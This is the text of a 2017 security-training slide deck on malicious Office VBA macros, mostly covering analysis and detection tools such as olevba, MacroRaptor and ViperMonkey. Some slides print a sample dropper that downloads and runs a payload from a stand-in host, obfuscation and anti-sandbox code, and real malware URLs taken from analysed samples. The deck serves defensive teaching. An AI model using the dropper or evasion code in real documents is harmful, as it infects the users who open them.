


VBA

Macros

Pest Control



International Cyber Security Summer School

24 Aug 2017

Philippe Lagadec – decalage.info - [@decalage2](https://twitter.com/decalage2)



Disclaimer

- The content of this presentation is personal work of its author. It does not represent any advice nor recommendation from his employer, and it does not constitute any official endorsement.



Au menu

- **Red Side**
 - Malicious Macros
 - Obfuscation, Anti-sandboxing
 - Advanced techniques
- **Blue Side**
 - Analysis
 - Detection & Protection

A History of Macros

1995 : Concept	Office 95 : WordBasic
1996 : Laroux 1999 : Melissa	Office 97 : asks Enable macros? Yes/No before opening
2003 : Lexar => exploits a Office 97-XP flaw, bypasses security	Office 2000/XP/2003 : unsigned macros are disabled by default
2004-2013 : Macrovirus not fashionable anymore	Office 2007 : Macros disabled by default, 2 clics to activate
2014-2017 : Dridex, Rovnix, Vawtrak, Fin4, Locky, Hancitor, ...	Office 2010/2013/2016 : Macros disabled by default, BUT single “Enable Content?” button... + Sandbox against exploits

What can a malicious macro do?

- **Trigger automatically** when the document opens, closes, etc.
 - Detect if it runs inside a sandbox
 - Read/Modify the document
 - **Download files**
 - **Create files :**
 - EXE, Script VBS, PowerShell, BAT
 - **Execute a file, or run a system command**
 - **Call a system DLL**
 - Inject shellcode into another process
 - **Call any ActiveX object**
 - Simulate keystrokes
 - Etc
-
- *=> All this simply using native MS Office features available since 1997, no need for any exploit !*



If you should only remember one thing:

Clicking on “Enable Content” is exactly the same as launching an unknown executable file.



SECURITY WARNING Macros have been disabled.

Enable Content

Sample VBA Dropper

```
Private Declare Function URLDownloadToFileA Lib "urlmon"
```

```
(ByVal NRTMLM As Long, ByVal UUQCES As String, _  
ByVal VKDDKH As String, ByVal XXRYIY As Long, _  
ByVal RPBFSI As Long) As Long
```

```
Sub Workbook_Open()
```

```
    Auto_Open
```

```
End Sub
```

Uses the URLDownloadToFileA function from URLMON.dll

Runs when the document opens

```
Sub Auto_Open()
```

```
    Dim riri As Long
```

```
    fifi = Environ("TEMP") & "\agent.exe"
```

```
    riri = URLDownloadToFileA(0,  
        "http://compromised.com/payload.exe", _  
        fifi, 0, 0)
```

```
    loulou = Shell(fifi, 1)
```

```
End Sub
```

Executable file created in %TEMP%

Downloads the payload from an Internet server

Runs the payload

Advanced Techniques

- **ActiveX Triggers**
 - Example: InkPicture1_Painted
 - See <http://www.greyhacker.net/?p=948>
- **Document Variables** to hide data
 - <https://msdn.microsoft.com/library/office/ff839708.aspx>
 - used by VBad: <https://github.com/Pepitoh/VBad>
 - <http://connect.ed-diamond.com/MISC/MISC-087/Automatisation-d-une-obfuscation-de-code-VBA-avec-VBad>
- **ScriptControl** to run VBScript/Jscript
 - [https://msdn.microsoft.com/en-us/library/aa227637\(v=vs.60\).aspx](https://msdn.microsoft.com/en-us/library/aa227637(v=vs.60).aspx)
 - <https://www.experts-exchange.com/questions/28190006/VBA-ScriptControl-to-run-Java-Script-Function.html>
- **VBA Forms** to hide data
- **CallByName** to obfuscate function calls
 - <https://msdn.microsoft.com/en-us/library/office/gg278760.aspx>
- **Less known formats:** PUB, MHT, XML, ...
- **Run shellcode using an API callback**
 - http://ropgadget.com/posts/abusing_win_functions.html
- **PowerShell**

Tip: Where to find (fresh) malicious macro samples

- Go to <http://decalage.info/mwsearch>
- Search “VB_Nam”
 - This string appears in plain text in MS Office documents with macros
- More info: http://decalage.info/malware_string_search
- Or directly use malwr.com, search “string:VB_Nam”



For details on how to perform searches, get some [help](#).

For MD5, SHA1, SHA256 and SHA512 no prefix is needed.

PREFIX	DESCRIPTION
name :	File name pattern



Blue Side: Analysis

Analysis: olevba

- <https://github.com/decalage2/oletools/wiki/olevba>
- **Complete parsing** of the binary structure of VBA projects:
 - determine the location of compressed macros
 - Extract VBA project **meta-data** (modification date/time of the VBA project, used code page - for example 1251 for Cyrillic)
- **Source code extraction and analysis**
- Detection of **suspicious keywords** typically used in malware
- Detection of **auto-executable macros**
- **String deobfuscation** (Hex, Base64, StrReverse, Dridex, Hex+StrReverse, StrReverse+Hex, ...)
- Extraction of various **IOC indicators** (IP addresses, URLs, e-mail addresses, executable filenames)
 - In clear text or obfuscated
- **Triage mode** to analyze a collection files at once
- Alternatives: oledump, OfficeMalScanner

How to install oletools

- Install the latest **Python 2.7** (or 3.6) if you don't have it:
 - <https://www.python.org/downloads/>
- Download+Install/update oletools in one go:
 - Windows:
 - `pip install -U oletools`
 - Linux:
 - `sudo -H pip install -U oletools`
- More Options:
 - <https://github.com/decalage2/oletools/wiki/Install>

olevba – extraction + analysis

```
$ ./olevba.py ~/MalwareZoo/VBA/DRIDEX_1.doc
[...]  
Sub Auto_Open()  
GoTo ibrsmldpiphvsvwtvyuuximekdmojyu  
Dim ijxwelbngrcwemofxtwsdvvjljohusij As String  
Open  
StrReverse(podiykbwptwurwktgjtmbhmqedkhno("776A67666C61737A6F6A74676965676A7569646F6E6F626F6B67637670  
776A")) For Binary As #8624  
Put #8624,, ijxwelbngrcwemofxtwsdvvjljohusij  
Close #8624  
[...]
```

Type	Keyword	Description
AutoExec	AutoOpen	Runs when the Word document is opened
AutoExec	Auto_Open	Runs when the Excel Workbook is opened
AutoExec	Workbook_Open	Runs when the Excel Workbook is opened
Suspicious	Kill	May delete a file
Suspicious	CreateObject	May create an OLE object
Suspicious	Open	May open a file
Suspicious	Shell	May run an executable file or a system command
Suspicious	Environ	May read system environment variables
Suspicious	Put	May write to a file (if combined with Open)
Suspicious	Chr	May attempt to obfuscate specific strings
Suspicious	StrReverse	May attempt to obfuscate specific strings
Suspicious	Binary	May read or write a binary file (if combined with Open)
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
IOC	ZDDVXCJSDDG.exe	Executable file name
IOC	http://jvssys.com/js/1.exe	URL (obfuscation: Hex+StrReverse)
IOC	1.exe	Executable file name (obfuscation: Hex+StrReverse)

Oletools cheat sheet

- https://github.com/decalage2/oletools/blob/master/cheatsheet/oletools_cheatsheet.pdf

OLETOOLS 0.51 CHEAT SHEET

Homepage: <https://decalage.info/python/oletools>
Doc: <https://github.com/decalage2/oletools/wiki>
Issues/Questions: <https://github.com/decalage2/oletools/issues>

INSTALL - UPDATE

Install/Update **latest release version**:

```
pip install -U oletools
```

* On Linux, add "sudo -H" before pip.

Note: this will automatically create **shortcuts** to run oletools from any folder: olevba, mraptor, oleid, etc

Install/Update **latest development version**:

```
pip install -U  
https://github.com/decalage2/oletools/archive/master.zip
```

More options: <https://github.com/decalage2/oletools/wiki/Install>

COMMON OPTIONS

Options common to several oletools:

-r	find files recursively in subdirectories
-z <password>	Open a password-protected zip file Ex: -z infected
-f <filespec>	Files to be processed within a zip file. Wildcards supported. Default: * (all) Ex: -f word/*.bin
-l LEVEL --loglevel=LEVEL	logging level = debug, info, warning, error or critical (default=warning) Ex: -l debug
-h	Show help

OLEID - QUICK CHECK FOR SECURITY ISSUES

```
oleid <file>
```

Checks: file format, application, encryption, macros, Flash objects, OLE objects.

OLEVBA - EXTRACT AND SCAN VBA MACROS

```
olevba [options] <file1> [file2 ...]
```

-a --analysis	display only analysis results, not the macro source code
-c --code	display only VBA source code, do not analyze it
--decode	display all the obfuscated strings with their decoded content (Hex, Base64, StrReverse, Dridex, VBA)
--attr	display the attribute lines at the beginning of VBA source code
--reveal	display the macro source code after replacing all the obfuscated strings by their decoded content
--deobf	Attempt to deobfuscate VBA expressions (slow)
--relaxed	Do not raise errors if opening of substream fails
-t --triage	triage mode, display results as a summary table (default for multiple files)
-d --detailed	detailed mode, display full results (default for single file)
-j --json	json mode, detailed in json format

MRAPTOR - DETECT MALICIOUS MACROS

```
mraptor [options] <file1> [file2 ...]
```

-m --matches	Show matched strings
-------------------------------	----------------------

An exit code is returned based on the analysis result:

0: No Macro	10: ERROR
1: Not MS Office	20: SUSPICIOUS
2: Macro OK	

RTFOBJ - OLE OBJECTS IN RTF

```
rtfobj [options] <file1> [file2 ...]
```

-s <obj#> --save=<obj#>	Save the object corresponding to the provided number to a file, for example -s 2 . Use -s all to save all objects at once.
--	--

SUPPORTED FORMATS

Tool	doc xls	docx/m xlsx/m ppt	rtf	mht mhtml	Word 2003 xml	pub vsd
oleid	X	-	-	-	-	X
olevba	X	X	-	X	X	X
mraptor	X	X	-	X	X	X
rtfobj	-	-	X	-	-	-

olevba – Python API

- How to integrate olevba into Python scripts:
- Doc: <https://github.com/decalage2/oletools/wiki/olevba>

```
from oletools.olevba import VBA_Parser, VBA_Scanner
import sys

vba = VBA_Parser(sys.argv[1])
if vba.detect_vba_macros():
    print 'VBA Macros found'
    for (filename, stream_path, vba_filename, vba_code) in vba.extract_macros():
        print '-'*79
        print 'Filename      :', filename
        print 'OLE stream    :', stream_path
        print 'VBA filename:', vba_filename
        print '-'*39
        print vba_code
        print '-'*39
        vba_scanner = VBA_Scanner(vba_code)
        results = vba_scanner.scan(include_decoded_strings=True)
        for kw_type, keyword, description in results:
            print 'type=%s - keyword=%s - description=%s' % (kw_type, keyword,
description)
    else:
        print 'No VBA Macros found'
vba.close()
```

Services/Projects using olevba

- [Viper](#), [REMnux](#), [Hybrid-analysis.com](#),
[Joe Sandbox](#), [Deepviz](#), [Laika BOSS](#),
[Cuckoo Sandbox](#), [TheHive/Cortex](#),
[Anlyz.io](#), [ViperMonkey](#), [pcodedmp](#),
[dridex.malwareconfig.com](#), [FLARE-VM](#),
and probably [VirusTotal](#).

ViperMonkey

- In practice: malware writers are very creative - impossible to deobfuscate every malware using specific code (oledump, olevba).
- Other approaches :
 - **Sandboxing / “Detonation”** (detectable)
 - **Convert VBA to VBS** => run cscript.exe (risky)
 - **Custom VBA Parser + Emulation** => **ViperMonkey**





ViperMonkey

- **Olevba alone:**
 1. Extract code
 2. Specific deobfuscation algorithms
 3. Detect suspicious strings
 4. Extract IOCs (regex)
- **ViperMonkey:**
 1. Extract code
 2. VBA Parser (pyparsing grammar)
 3. Code logic model
 4. Trace code execution, simulating the VBA engine
 5. Extract interesting actions and parameters
 6. Olevba analysis

<https://github.com/decalage2/ViperMonkey>

http://decalage.info/vba_emulation

<https://blog.nviso.be/2016/12/07/analyzing-an-office-maldoc-with-a-vba-emulator/>

How to install ViperMonkey

- Download the archive from the repository:
<https://github.com/decalage2/ViperMonkey/archive/master.zip>

Extract it in the folder of your choice

Install dependencies by running

`pip install -U -r requirements.txt` on
Windows

`sudo -H pip install -U -r
requirements.txt` on Linux/Mac

ViperMonkey – Tracing and extraction of actions

PARSING VBA CODE:

Module 'ThisDocument'

Sub AutoOpen (): 1 statement(s)

Sub SNVJYQ (): 1 statement(s)

Sub Workbook_Open (): 1 statement(s)

Sub Auto_Open (): 1 statement(s)

Function OGEXYR ([XSTAHU as String, PHHWIV as String]): 9 statement(s)

External Function URLDownloadToFileA ([FVQGKS as Long, WSGSGY as String, IFRRFV as String, NCVOLV as Long, HQTLDG as Long]) from urlmon.dll alias

TRACING VBA CODE (entrypoint = Auto*):

Recorded Actions:

Action	Parameters	Description
Download URL	http://germanya.com.ec/logs/test.exe	External Function: urlmon.dll / URLDownloadToFile
Write File	%TMP%\sfjozjero.exe	External Function: urlmon.dll / URLDownloadToFile
Execute Command	%TMP%\sfjozjero.exe	Shell function
Display Message	'El contenido de este documento no es compatible con este equipo.\r\n\r\nPor favor intente desde otro equipo.'	MsgBox
Download URL	http://germanya.com.ec/logs/counter.php	External Function: urlmon.dll / URLDownloadToFile
Write File	%TMP%\lkjljljk	External Function: urlmon.dll / URLDownloadToFile

Other Analysis Techniques

- **Loffice – Lazy Office Analyzer:**
 - Use a debugger to trace VBA activity in Word.
 - <https://github.com/tehsyntx/loffice>
- **Vba-dynamic-hook / Joe Sandbox:**
 - Modify the VBA code to hook all interesting function calls.
 - Run it in MS Word.
 - <https://github.com/eset/vba-dynamic-hook>



Blue Side: Detection



Macro Detection & Prevention

- What if we could detect all malicious macros, and block them before they reach end-users?
- Antivirus engines won't help:
 - Too many new macros every day.
 - Impossible to catch up with signatures.
 - Most malicious macros, even several months old, are not detected.

MacroRaptor - mraptor

Observations:

- Malicious macros need to **start automatically**.
- AutoOpen, Document_Open, Document_Close, etc
- They need to **drop a payload** as a file, or inject code into a process.
- They need to **execute the payload**.


- Most of these actions **cannot be obfuscated** in VBA.
- Most non-malicious macros do not use these features.

=> It is possible to detect most malicious macros using a small number of keywords.

MacroRaptor - mraptor

MacroRaptor algorithm:

- **A**: Automatic triggers
- **W**: Any write operation that may be used to drop a payload
- **X**: Any execute operation
- **Suspicious = A and (W or X)**



See <http://decalage.info/mraptor>

And <https://github.com/decalage2/oletools/wiki/mraptor>

MacroRaptor - mraptor

In practice, mraptor detects almost 100% of the samples tested so far, with very few false positives.

```
MacroRaptor 0.02 - http://decalage.info/python/oletools
This is work in progress, please report issues at https://bitbucket.org/decalage/oletools/issues

-----+-----+-----+-----+
Result      |Flags|Type|File
-----+-----+-----+-----+
SUSPICIOUS |AW-  |OLE |1995_Concept.doc
SUSPICIOUS |AWX  |TXT |1999_Melissa.doc
SUSPICIOUS |A-X  |XML |1fe11c6116c366db77c3e5169b908076.xml
SUSPICIOUS |AWX  |OLE |2ELJ2E10PJ00T.doc
SUSPICIOUS |AWX  |OLE |BlackEnergy.xls
SUSPICIOUS |AWX  |OLE |Dridex_1445942147T0.doc
SUSPICIOUS |AWX  |MHT |Dridex_Spilo_Worldwide_payment_61904698.doc
SUSPICIOUS |AWX  |OLE |FIN4_6581d05ad0adc2126efe175b5a9e44cb
SUSPICIOUS |A-X  |OLE |Locky_invoice_J-57038497.doc
No Macro    |     |OLE |Normal_Document.doc
Macro OK    |---  |OpX |Normal_Macro_button.docm
Macro OK    |---  |OLE |Normal_Macro.doc
Macro OK    |A--  |OpX |Normal_Macro_DocumentOpen.docm
Macro OK    |---  |OLE |Normal_Macro.xls
SUSPICIOUS |AWX  |OpX |PadCrypt_invoice_M60244.docm
SUSPICIOUS |AWX  |OpX |RottenKitten_266CFE755A0A66776DF9FD8CD2FEE1F1.xlsm

Flags: A=AutoExec, W=Write, X=Execute
```

MacroRaptor applications

Mraptor_milter / MacroMilter

- Milter plugins for Sendmail and Postfix, to detect malicious macros in **e-mail attachments** and remove them.
- A similar filter could also be developed for web proxies.
- https://github.com/decalage2/oletools/blob/master/oletools/mraptor_milter.py
- <https://github.com/sbidy/MacroMilter>

Mraptor GUI

- Simple GUI for end-users to check if a file contains malicious macros before opening it.
- (not released yet)
- And it would also be easy to develop a small web application to make the same check online or on internal web servers. (similar to VirusTotal or IRMA)

Other Solutions

Malicious Macro Bot:

- Extract many metrics and keywords from VBA code
- Apply **Machine Learning** (random forests) to classify macros as malicious or innocuous.
- Requires a large dataset of known good/bad macros to train the model.
- <https://github.com/egaus/MaliciousMacroBot>
- <https://www.rsaconference.com/events/us17/agenda/sessions/6662-applied-machine-learning-defeating-modern-malicious>

Microsoft GPOs for Office 2016/2013 to block all macros coming from the Internet.

- <https://blogs.technet.microsoft.com/mmmpc/2016/03/22/new-feature-in-office-2016-can-block-macros-and-help-prevent-infection/>
- <https://blogs.technet.microsoft.com/mmmpc/2016/10/26/office-2013-can-now-block-macros-to-help-prevent-infection/>



Conclusion

VBA Macros are still a **very effective way to deliver malware**, much cheaper and simpler than exploits.

VBA code can be analyzed with various tools including olevba, oledump, vmonkey and online services.

But the most effective way to **prevent macro-based attacks** is to **detect and block** them using filters such as MacroRaptor.

Useful links

- **Articles :**
 - [All my articles about VBA Macros](#)
 - [How to Grill Malicious Macros \(SSTIC15\)](#)
 - [Macros – Le retour de la revanche](#) in MISC magazine 79 (May-June 2015)
 - [Tools to extract VBA Macro source code from MS Office Documents](#)
 - [How to find malicious macro samples](#)
- **Oletools : olevba, MacroRaptor**
 - <http://www.decalage.info/python/oletools>
 - <https://github.com/decalage2/oletools>
 - <https://twitter.com/decalage2>
- **ViperMonkey:**
 - <https://github.com/decalage2/ViperMonkey>
 - http://www.decalage.info/vba_emulation
- **Oledump :**
 - <http://blog.didierstevens.com/programs/oledump-py/>
 - <https://github.com/decalage2/oledump-contrib>
- **Microsoft specifications :**
 - [MS-VBAL, MS-OVBA](#)



Extra Slides



Obfuscation

- **To hide important information:**
 - URLs where payload is downloaded from,
 - IP addresses of accessed servers,
 - Name of created files, etc.
- **Usual Techniques :**
 - Split and concatenate strings,
 - **Chr, ChrB, Chr\$**, etc : convert ASCII codes into characters
 - **Asc** : inverse of Chr
 - **StrReverse** : string inversion
 - Strings encoded into **Base64, hexadecimal, xor**, etc
 - **Dead code** insertion
 - code spread over several modules
 - Random variable and function names
 - Strings stored outside of the macro code, for example inside the Word or Excel document text

Obfuscation

```
iKJINJdg = StrReverse(Chr$(115) & Chr$(98) _  
& Chr$(118) & Chr$(46) & Chr$(115) _  
& Chr$(119) & Chr$(111) & Chr$(100) & Chr$(110) _  
& Chr$(105) & Chr$(119) & Chr$(92) & Chr$(37) _  
& Chr$(80) & Chr$(77) & Chr$(69) & Chr$(84) & Chr$(37))
```

```
ds = 100  
PST2 = "a" + "dobe" & "acd-u" & "pdate"  
PST1 = PST2 + "." + Chr(Asc("p")) + Chr(ds + 15) + "1"  
BART = Chr(Abs(46)) + Chr(Abs(98)) +  
Chr(Asc(Chr(Asc("a")))) + Chr(Asc(Chr(ds + 16))) + ""
```

•Anti-sandboxing

```
Private Declare Function GetVolumeInformation Lib "kernel32.dll" _
    Alias "GetVolumeInformationA" (...) As Long

Function IsAnubisPresent() As Boolean
    On Error Resume Next
    Set WShell = CreateObject("WScript.Shell")
    If Not GetSerialNumber(Environ("SystemDrive") & "\") = "1824245000" _
    And Not WShell.RegRead("HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft" & _ _
"\Windows NT\CurrentVersion\ProductId") _
= "76487-337-8429955-22614" Then _
        IsAnubisPresent = False
    Else
        IsAnubisPresent = True
    End If
End Function

Public Function GetSerialNumber(DriveLetter As String) As Long
    Buffer1 = String$(255, Chr$(0))
    Buffer2 = String$(255, Chr$(0))
    Res = GetVolumeInformation(DriveLetter, Buffer1, Len(Buffer1), _
        SerialNum, 0, 0, Buffer2, Len(Buffer2))
    GetSerialNumber = SerialNum
End Function

Private Sub Document_Open()
    If IsAnubisPresent Then
        MsgBox ("Anubis Sandbox detected: do nothing")
    Else
        MsgBox ("No Anubis, let's run the malicious payload...")
    End If
End Sub
```

NOTE :

This is my own fixed version, the code « in the wild » was buggy...

MS Office File Formats with macros

Formats	Extensions	Macros	Container Format
Word, Excel, PowerPoint 97-2003	.doc, .xls, .ppt, .pps	YES	OLE
Word, Excel, PowerPoint 2007+ standard	.docx, .xlsx, .pptx, .ppsx	No	ZIP
Word, Excel, PowerPoint 2007+ macro-enabled	.docm, .xlsm, .xlsb, .pptm, .ppsm	YES	ZIP
Word 2003 XML	.xml	YES	XML
Excel 2003 XML	.xml	No	XML
Word/Excel MHTML « single file web page »	.mht	YES	MHTML



Tools

- OfficeMalScanner
- Officeparser
- Oledump
- Olevba
- ViperMonkey



oledump

- <http://blog.didierstevens.com/programs/oledump-py/>
- extract streams from MS Office documents
- Apply detection functions
- identify streams with macros
- decompress macro code
- various plugins including:
 - Summary of macro code
 - Extract URLs, deobfuscation

oledump - extraction

```
$ ./oledump.py ~/MalwareZoo/VBA/DIAN_caso-5415.doc
```

```
1:      125 '\x01CompObj'  
2:      4096 '\x05DocumentSummaryInformation'  
3:      4096 '\x05SummaryInformation'  
4:      28579 '1Table'  
5:      457587 'Data'  
6:        367 'Macros/PROJECT'  
7:         41 'Macros/PROJECTwm'  
8: M      5221 'Macros/VBA/ThisDocument'  
9:      2775 'Macros/VBA/ VBA PROJECT'  
10:     2196 'Macros/VBA/_SRP_0'  
11:      200 'Macros/VBA/_SRP_1'  
12:     1280 'Macros/VBA/_SRP_2'  
13:      356 'Macros/VBA/_SRP_3'  
14:      514 'Macros/VBA/_dir_'  
15:    14920 'WordDocument'
```

```
$ ./oledump.py ~/MalwareZoo/VBA/DIAN_caso-5415.doc -s 8 -v
```

```
Attribute VB_Name = "ThisDocument"
```

```
Attribute VB_Base = "1Normal.ThisDocument"
```

```
[...]
```

```
Private Declare Function URLDownloadToFileA Lib "urlmon" (ByVal FVQGKS As Long, _  
ByVal WSGSGY As String, ByVal IFRRFV As String, ByVal NCVOLV As Long, _  
ByVal HQTLDG As Long) As Long
```

```
Sub AutoOpen()
```

```
    Auto_Open
```

```
End Sub
```

```
Sub Auto_Open()
```

```
SNVJYQ
```

```
End Sub
```

```
Public Sub SNVJYQ()
```

```
    OGEXYR "http://germany.com.ec/logs/test.exe", Environ("TMP") & "\sfjozjero.exe"
```

```
End Sub
```

```
[...]
```

oledump - plugins

```
$ ./oledump.py ~/MalwareZoo/VBA/DRIDEX_1.doc -p
plugin_vba_summary -q
[...]
Open
StrReverse(podiykbwptwurwktgjtmbhmqedkhno("736A6A7
46D6973646666757875736F72747A766E676A65626473766369
6577")) For Binary As #46976
End Function
Sub LEHSCRUYA0P()
'    RYLOPYULCVL
StrReverse(podiykbwptwurwktgjtmbhmqedkhno("6578652
E312F736A2F6D6F632E73797373766A2F2F3A70747468")),
Environ("TEMP") & "\\ZDDVXCJSDDG.exe"
End Sub
```

```
$ ./oledump.py ~/MalwareZoo/VBA/DRIDEX_1.doc -p
plugin_http_heuristics.py -q
http://jvssys.com/js/1.exe
```

olevba – triage mode

```
$ olevba ~/MalwareZoo/VBA/samples/vba_samples.zip -z infected
```

Flags	Filename
OLE:MASI---	DIAN_caso-5415.doc.malware
OLE:MASIH--	DRIDEX_1.doc.malware
OLE:MASIH--	DRIDEX_2.doc.malware
OLE:MASI---	DRIDEX_3.doc.malware
OLE:MASIH--	DRIDEX_4.doc.malware
OLE:MASIH--	DRIDEX_5.doc.malware
OLE:MASIH--	DRIDEX_6.doc.malware
OLE:MAS----	DRIDEX_7.doc.malware
OLE:MASIH--	DRIDEX_8.doc.malware
OLE:MASIHBD	DRIDEX_9.xls.malware
OLE:MASIH--	DRIDEX_A.doc.malware
OLE:-----	Iran's_Oil and Nuclear Situation.doc.malware
OLE:-----	Normal_Document.doc
OLE:M-----	Normal_Document_Macro.doc
OpX:MASI---	RottenKitten.xlsb.malware
OLE:MASI-B-	ROVNIX.doc.malware
OpX:-----	taidoor.docx.malware
OLE:MA-----	Word within Word macro auto.doc
XML:MAS----	word2003_sample1.xml.malware

(Flags: OpX=OpenXML, XML=Word2003XML, M=Macros, A=Auto-executable, S=Suspicious keywords, I=IOCs, H=Hex strings, B=Base64 strings, D=Dridex strings, ?=Unknown)

ViperMonkey – hello world

```
c:\demo>vbatrace.py hello1.vba
```

```
Opening UBA file hello1.vba
```

```
-----  
UBA CODE (with long lines collapsed):
```

```
Attribute UB_Name = "Hello"
```

```
Sub AutoOpen()
```

```
    MsgBox (StrReverse(chr(asc("o")) & "lleH") + ", World" + ChrB$(33))
```

```
End Sub
```

```
-----  
PARSING UBA CODE:
```

```
Module 'Hello'
```

```
    Sub AutoOpen (): 1 statement(s)
```

```
-----  
TRACING UBA CODE (entrypoint = Auto*):
```

```
Sub AutoOpen (): 1 statement(s)
```

```
Sub Call: MsgBox('Hello, World!')
```

ViperMonkey – deobfuscation

```
$ curl -s -o sample.vba http://pastebin.com/raw.php?i=iWmiG3Zg
$ python vba_expr.py sample.vba
```

Obfuscated expression	Evaluated value
'adobeacd-update.' + 'p' + Chr(115) + '1'	'adobeacd-update.ps1'
'adobeacd-update' + '.' + Chr(98) + Chr(Asc(Chr(Asc('a')))) + Chr(Asc('t'))	'adobeacd-update.bat'
'adobeacd-update.' + Chr(118) + 'b' + 's'	'adobeacd-update.vbs'
'adobeacd-updatexp' + '.' + 'v' + Chr(Asc('b')) + 's'	'adobeacd-updatexp.vbs'
'c:\\' + Chr(Asc('U')) + 'sers\\'	'c:\\Users\\'
'c:\\' + Chr(Asc('U')) + 'sers\\'	'c:\\Users\\'
'\\App' + Chr(Asc('D')) + 'ata\\Local\\' + Chr(Asc('T')) + 'emp\\'	'\\AppData\\Local\\Temp\\'



ViperMonkey – what next

- Minimal implementation of the VBA/Office API used by malware (work in progress)
- Often used DLLs and ActiveX
- Integration with olevba
- IOCs extraction
- Python API for integration and extensions
- Adaptations for VBScript malware



Detection & Protection

- **Olevba-style Detection of suspicious keywords:**
 - Simple but very effective!
 - Most malicious macros are easily detectable.
- Preventive cleaning of all incoming files (see [SSTIC04](#), [SSTIC06](#), [CSW08](#))
- MS Office could detect macros using potentially dangerous features
 - Like Adobe Reader's JavaScript API